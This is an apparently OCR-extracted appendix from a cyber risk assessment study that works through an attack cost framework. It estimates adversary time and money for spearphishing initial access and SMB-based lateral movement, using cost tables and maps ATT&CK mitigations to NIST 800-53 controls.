
1. ‘IT licenses’ within the laptop infrastructure cost is our current financial cost.
2. Similar licenses would be other IT licenses that could typically be reused. These can be found in C2 server infrastructure.
3. A generous estimate that all of these costs can be shared allows us to reduce both costs by 50%.
4. This subprocess should be completed for all components.

Risk Adjustment: Finance

The final bounds subprocess for the first tactic is risk adjustment. This takes from the Risk process in Section C.1.5 and adjusts the cost factor component costs accordingly. This can be seen in Figure C.8.

To demonstrate the subprocess, the ‘laptop’ cost component will be used:

1. Laptop is potentially a reducible cost; the adversary could look at spending less if they want to reduce financial costs.
2. To even acquire the baseline skills and underlying IT knowledge to conduct a cyber attack, the adversary would have to have some form of PC or laptop. Therefore the component is likely already obtained.
3. This subprocess should be completed for all components.



Initial Estimation					Duplicate Adjustment		Risk Adjustment	
Infrastructure	Tooling	Additional	Lower	Upper	Lower	Upper	Lower	Upper
Laptop			500	2000	500	2000	500	2000
	IT Licenses		150	350	75	175	75	175
	Offensive Security Licenses		0	250	0	250	0	250
Internet connection			60	150	60	150	54	135
C2 server			200	3000	200	3000	180	2700
	IT Licenses		150	350	75	175	75	175
	Offensive Security Licenses		0	1000	0	1000	0	1000
		Domains	50	150	50	150	50	150
			1110	7250	960	6900	934	6585

Fig. C.8 Risk adjustment for spearphishing attachment in GBP (£)

C.1.9 Individual Tactic Cost: Initial Access

Section 6.2.9 covers the process to ascertain the costs of the current tactic. With the initial access tactic, this can just be the risk-adjusted costs. Later Tactics must use the only use the intra-tactic risk-adjusted costs for this particular process, otherwise the result will not represent the individual tactic correctly.

The below follows the individual tactic cost process for the initial access tactic:

1. When aggregated to the totals, the lower-upper bounds are:
   (a) Time: 1680-3762 hours
   (b) Finance: 934-6585 GBP
2. The bounds for time and finance are then used with the lognormal probability density function and plotted on separate graphs, depicted in Figures C.9 and C.10.




Fig. C.9 Individual time cost for initial access tactic




Fig. C.10 Individual finance cost for initial access tactic

C.1.10 Whole Attack Narrative Cost: Initial Access

Section 6.2.10 covers the process to calculate the whole attack narrative cost. This can be done at any point, if so desired; however, the main purpose is to calculate the final cost of the entire attack narrative. The below follows the Whole Attack Narrative Cost process:

1. The final tactic has not been completed, so we should move on to the next tactic.

C.1.11 Tactic Selection: Lateral Movement

The ACF is cyclical to calculate the cost for each tactic individually and also combine them for a whole attack narrative cost. With the first tactic complete, we return to tactic selection found in Section 6.2.3. Moving on in chronological order of the attack narrative, we would come to the next stage of the attack, lateral movement.

C.1.12 Discern Implemented Controls: Lateral Movement

As with Section C.1.4, this section follows the process described in Section 6.2.4 to discern the cyber security controls which are in place to defend against the lateral movement tactic. The below follows that process:

1. Lateral movement via SMB is described as its own sub-technique within the ATT&CK Framework, SMB/Windows admin shares. This is located in the remote services technique within the lateral movement tactic.
2. The mitigation and detection methods then need to be discerned from that technique's page of the ATT&CK Framework. At the time of writing, mitigation is separated into specific items, detection must be extracted from text.
   (a) Mitigation
      i. Filter Network Traffic
      ii. Limit Access to Resource Over Network
      iii. Password Policies
      iv. Privileged Account Management
   (b) Detection
      i. Log Accounts Used to Log into Systems
      ii. Log Success/Failures of Log Ins

   iii. Monitor Remote Login Events Using SMB for File Transfers and Remote Process Execution
   iv. Monitor Remote Users Connected to Administrative Shares
   v. Monitor for Use of Common Tools and Commands on Remote Shares

3. To make these mitigation and detection methods more familiar, they should be aligned to the CRA practitioner's CRA method. This example will use NIST 800-53 [116].

   (a) Mitigation

      i. Filter Network Traffic
         - CM-7: Least Functionality
      ii. Limit Access to Resource Over Network
         - CM-7: Least Functionality
      iii. Password Policies
         - IA-5: Authenticator Management
      iv. Privileged Account Management
         - AC-6: Least Privilege

   (b) Detection

      i. Log Accounts Used to Log into Systems
         - AU-2: Event Logging
      ii. Log Success/Failures of Log Ins
         - AU-2: Event Logging
      iii. Monitor Remote Login Events Using SMB for File Transfers and Remote Process Execution
         - SI-4: System Monitoring
      iv. Monitor Remote Users Connected to Administrative Shares
         - SI-4: System Monitoring
      v. Monitor for Use of Common Tools and Commands on Remote Shares
         - SI-4: System Monitoring

4. Finally, the CRA practitioner should discern which of the above controls have been noted as implemented in the prior CRA. In this scenario, the organisation is logging accounts logging into machines and successes and failures, something of which the adversary would have to be mindful.

C.1.13 Risk: Lateral Movement

As with Section C.1.5, this section follows the process described in Section 6.2.5 to decompose and estimate the adversary's perceived risk. The below follows that process using the example scenario:

1. Our adversary has the potential to know, by local configuration files, that logins and respective successes and failures are logged. This means any activity outside of normal operating hours or numerous failed login attempts could allow the victim organisation to detect the breach.

2. The primary consequence of these logs being detected could mean the attack gets traced back to the phishing email and its accompanying malware.

3. A further consequence of the attack being traced back is a chance, again, of attribution.

4. Once attributed and identified, a further consequence could be extradition, if necessary, and prosecution.

    - Should the adversary be a nation-state, this could cause an international incident.

5. A tertiary consequence of prosecution could be jail time and/or fines.

    - Should the adversary be a nation-state, a tertiary consequence could be sanctions.

6. There are no more apparent consequences.


7. There are no more apparent risk events.

Despite the risk events and consequences being similar to the initial access tactic, with the added risk of wasting a successful breach, it would be reasonable to assume the adversary would begin to act in a more covert manner and not take any chances to be detected. Therefore it would be reasonable to assume the adversary would only accept a perceived 100% chance of success at this point.

C.1.14 Time Decomposition: Lateral Movement

As with Section C.1.6, this section follows the process described in Section 6.2.6 to decompose the time cost factor; however, this is now applied to the lateral movement tactic. The below follows that process using the example scenario:

1. The CRA practitioner should first identify that the adversary would be laterally moving via the use of local administrator credentials to execute code on another device using SMB. This is the event action.
2. This event would require IT and offensive security knowledge to conduct.
3. The event action would require a development action to develop a payload that avoids any endpoint protection in place.
4. This development action would require IT and offensive security knowledge to conduct.
5. The first information gathering action required for this development action would be to select an SMB abuse technique that would work on the victim network.
6. This information gathering action would require IT and offensive security knowledge.
7. A final information gathering action required for this development action would be to carry out internal reconnaissance on the victim machine and surrounding network.
8. This information gathering action would require IT and offensive security knowledge.
9. There are no more information gathering actions.
10. There are no more development actions.
11. There are no more event actions.



Initial Estimation						Duplicate Adjustment		Risk Adjustment	
Event Action	Development Action	Information Gathering Action	Knowledge	Lower	Upper	Lower	Upper	Lower	Upper
Use local admin credentials to execute code on other device using SMB									
			IT						
			Offensive security						
	Develop payload which avoids any endpoint protection in place								
			IT						
			Offensive security						
			Exploit writing						
		Selecting SMB abuse technique							
			IT						
			Offensive security						
		Internal reconnaissance							
			IT						
			Offensive security						
			Total	0	0	0	0	0	0


Fig. C.11 Decomposed time factor for lateral movement ready for bound estimation

Figure C.11 shows a table created in a spreadsheet to depict the output of this process, complete with all time cost factor components discerned from the decomposition. This table includes nested information gathering, development, and event actions, each with their accompanying knowledges. Upper and lower bounds can be entered into this table once the CRA practitioner arrives at the bounds process.

C.1.15 Finance Decomposition: Lateral Movement

As with Section C.1.7, this section follows the process described in Section 6.2.7 to decompose the finance cost factor; however, this is now applied to the lateral movement tactic. The below follows that process using the example scenario:

1. The CRA practitioner should first recognise a laptop is necessary as part of the infrastructure.
2. The laptop must have appropriate IT software, such as an operating system, virtualisation software, etc.
3. The laptop must have the appropriate offensive security software, such as a debugger/decompiler for writing and/or refining exploits.
4. There are no more tooling costs for the laptop.
5. As well as a laptop, the adversary needs an Internet connection for the entire process of gaining experience, preparing, and launching the attack.
6. To host the C2 tooling for obfuscation, a server is needed.
7. The C2 server must have the appropriate IT software, such as operating system, virtualisation software etc.
8. The C2 server must have the appropriate offensive security software, such as a C2 software like Cobalt Strike.
9. There are no more tooling costs for the server.
10. There are no more infrastructure costs.
11. As an additional cost, the adversary must have domains set up to have the C2 server's traffic look legitimate.
12. There are no more additional costs, and so the process is complete.



Initial Estimation					Duplicate Adjustment		Risk Adjustment	
Infrastructure	Tooling	Additional	Lower	Upper	Lower	Upper	Lower	Upper
Laptop								
	IT Licenses							
	Offensive Security Licenses							
Internet connection								
C2 server								
	IT Licenses							
	Offensive Security Licenses							
		Domains						
			0	0	0	0	0	0

Fig. C.12 Decomposed finance factor for lateral movement ready for bound estimation

Figure C.12 shows a table created in a spreadsheet to depict the output of this process, complete with all the finance cost factor components discerned from the decomposition. This table includes nested tooling and infrastructure costs and then finally additional costs. Upper and lower bounds can be entered into this table once the CRA practitioner arrives at the bounds process. It should also be noted that after the first tactic, finance costs are often duplicated from previous tactics and will be much lower once adjusted for inter-tactic duplication.

C.1.16 Bounds: Lateral Movement


As with Section C.1.8, this section follows the process in Section 6.2.8, which covers the entire bounds estimation process. This process conducts its three subprocesses for each cost factor component across both the time and finance cost factors, which, when described in text can become quite unwieldy. Because of this, each subprocess will be completed in full with the respective table shown, and then a pertinent cost factor component will be described as an example for each subprocess.

Initial Bound Estimation: Time

Prior to describing a time cost factor component's initial bound estimation, the full table can be seen in Figure C.13. This table contains all of the raw costs per component.

To demonstrate the subprocess, the 'internal reconnaissance' component will be used:

1. The first step of the initial bounds estimation subprocess is to separate upper and lower bounds. Such that we have 95% confidence that the value will be higher than our lower bound, and separately 95% confidence that the value will be lower than our upper bound.



Initial Estimation						Duplicate Adjustment		Risk Adjustment	
Event Action	Development Action	Information Gathering Action	Knowledge	Lower	Upper	Lower	Upper	Lower	Upper
Use local admin credentials to execute code on other device using SMB				0	8				
			IT	8	40				
			Offensive security	8	40				
	Develop payload which avoids any endpoint protection in place			8	40				
			IT	40	160				
			Offensive security	160	300				
			Exploit writing	160	300				
		Selecting SMB abuse technique		0	8				
			IT	40	160				
			Offensive security	40	160				
		Internal reconnaissance		8	40				
			IT	160	300				
			Offensive security	160	300				
			Total	792	1856	0	0	0	0

Fig. C.13 Initial time estimation for SMB credential abuse in hours

2. The second step works in conjunction with the binary bounds above, the absurdity test rules out extreme values.

   (a) For the lower bound, performing reconnaissance on the compromised machine and surrounding network is going to take more than 0 hours (negligible time, such as <1 hour). 8 hours (one day) is a more reasonable estimate.

   (b) For the upper bound, factoring in slower interaction with the system in order to remain undetected, 40 hours (one week) to conduct the internal reconnaissance seems reasonable.


3. When the author imagines spinning a wheel with a 10% chance of winning £1000 vs winning the same prize if the bounds are correct, both seem equally likely.

4. This same subprocess should be completed for all of the time components (actions and knowledge).

Intra-Tactic Duplicate Adjustment: Time

For the second tactic onwards, the duplicate adjustments are split into two - the intra-tactic and the inter-tactic duplicate adjustment. The intra-tactic duplicate adjustment is completed first so that it can have its own separate risk adjustment to feed the individual tactic cost. The values of the intra-tactic duplicate adjustment are then used as a base for the inter-tactic duplicate adjustment.

The full table for the Intra-Tactic Duplicate Adjustment can be seen in Figure C.14.



						Intra-Tactic			
Initial Estimation						Duplicate Adjustment		Risk Adjustment	
Event Action	Development Action	Information Gathering Action	Knowledge	Lower	Upper	Lower	Upper	Lower	Upper
Use local admin credentials to execute code on other device using SMB				0	8	0	8		
			IT	8	40	4	20		
			Offensive security	8	40	4	20		
	Develop payload which avoids any endpoint protection in place			8	40	8	40		
			IT	40	160	26	100		
			Offensive security	160	300	136	200		
			Exploit writing	160	300	160	300		
		Selecting SMB abuse technique		0	8	0	8		
			IT	40	160	30	120		
			Offensive security	40	160	20	80		
		Internal reconnaissance		8	40	8	40		
			IT	160	300	160	300		
			Offensive security	160	300	160	300		
			Total	792	1856	716	1536	0	0

Fig. C.14 Intra-tactic duplicate adjustment for SMB credential abuse in hours


To demonstrate the subprocess, the IT knowledge component within ‘Develop payload which avoids any endpoint protection in place’ will be used:

1. IT knowledge encountered in ‘Develop payload which avoids any endpoint protection in place’ is our current component.
2. Similar components are ones that would have some overlap. The most likely here are other IT knowledges. In this instance, there is probably some overlap in IT knowledge required for the main event action ‘Use local admin credentials to execute code on the other device using SMB’, and also for ‘Selecting SMB abuse technique’.
    - For this demonstration, we are assuming that the IT knowledge from the event action has already been factored into the intra-tactic duplicate adjustment due to duplicated time with our current component.
3. IT knowledge for ‘Selecting SMB abuse technique’ is reduced by 25% to reflect the amount of crossover. IT knowledge for our current component is reduced by the same number of hours (not percentage) as ‘Selecting SMB abuse technique’. This amounts to both being reduced by 10 and 40 hours for lower and upper bounds.
4. The same subprocess should be completed for all of the time components (actions and knowledges).

Inter-Tactic Duplicate Adjustment: Time

Inter-tactic duplicate adjustment is the second half of the duplicate adjustment required to ensure the attack narrative costs are not too high. Using the base intra-tactic duplicate adjustment values of the working component, in conjunction with the final *duplicate adjusted* (not risk-adjusted) values from all prior tactics, the inter-tactic duplicate adjustment uses the same subprocess, just with more components to consider.

The full table for the Inter-Tactic Duplicate Adjustment can be seen in Figure C.15.



						Intra-Tactic		Inter-Tactic			
Initial Estimation						Duplicate Adjustment		Duplicate Adjustment		Risk Adjustment	
Event Action	Development Action	Information Gathering Action	Knowledge	Lower	Upper	Lower	Upper	Lower	Upper	Lower	Upper
Use local admin credentials to execute code on other device using SMB				0	8	0	8	0	8		
			IT	8	40	4	20	4	20		
			Offensive security	8	40	4	20	4	20		
	Develop payload which avoids any endpoint protection in place			8	40	8	40	8	40		
			IT	40	160	26	100	20	75		
			Offensive security	160	300	136	200	102	150		
			Exploit writing	160	300	160	300	80	150		
		Selecting SMB abuse technique		0	8	0	8	0	8		
			IT	40	160	30	120	30	120		
			Offensive security	40	160	20	80	20	80		
		Internal reconnaissance		8	40	8	40	6	30		
			IT	160	300	160	300	120	225		
			Offensive security	160	300	160	300	120	225		
			Total	792	1856	716	1536	514	1151	0	0

Fig. C.15 Inter-tactic duplicate adjustment for SMB credential abuse in hours

To demonstrate the subprocess, the exploit writing knowledge component within ‘Develop payload which avoids any endpoint protection in place’ will be used:


1. Exploit writing knowledge encountered in ‘Develop payload which avoids any endpoint protection in place’ is our current component.
2. Similar components are ones that would have some overlap. At present, our only prior tactic to consider is initial access. There is one exploit writing component in the initial access tactic, which likely contains overlap with our current component.
3. Our current component is reduced by 50% due to sharing considerable properties with the exploit writing knowledge requirements from the initial access.
4. The same subprocess should be completed for all of the time components (actions and knowledges).

Intra-Tactic Risk Adjustment: Time

If the CRA practitioner using the ACF intends to produce outputs for individual tactic costs, an intra-tactic risk adjustment must be completed. This subprocess only considers the intra-tactic duplicate adjustment in order to keep the costs isolated to just this tactic.

The full table for the intra-tactic risk adjustment can be seen in Figure C.16.

Due to the Risk Aversion being considered as 100% in the risk process for this tactic, the risk adjustment subprocess need not be followed as we have predicted the adversary would



						Intra-Tactic			
Initial Estimation						Duplicate Adjustment		Risk Adjustment	
Event Action	Development Action	Information Gathering Action	Knowledge	Lower	Upper	Lower	Upper	Lower	Upper
Use local admin credentials to execute code on other device using SMB				0	8	0	8	0	8
			IT	8	40	4	20	4	20
			Offensive security	8	40	4	20	4	20
	Develop payload which avoids any endpoint protection in place			8	40	8	40	8	40
			IT	40	160	26	100	26	100
			Offensive security	160	300	136	200	136	200
			Exploit writing	160	300	160	300	160	300
		Selecting SMB abuse technique		0	8	0	8	0	8
			IT	40	160	30	120	30	120
			Offensive security	40	160	20	80	20	80
		Internal reconnaissance		8	40	8	40	8	40
			IT	160	300	160	300	160	300
			Offensive security	160	300	160	300	160	300
			Total	792	1856	716	1536	716	1536

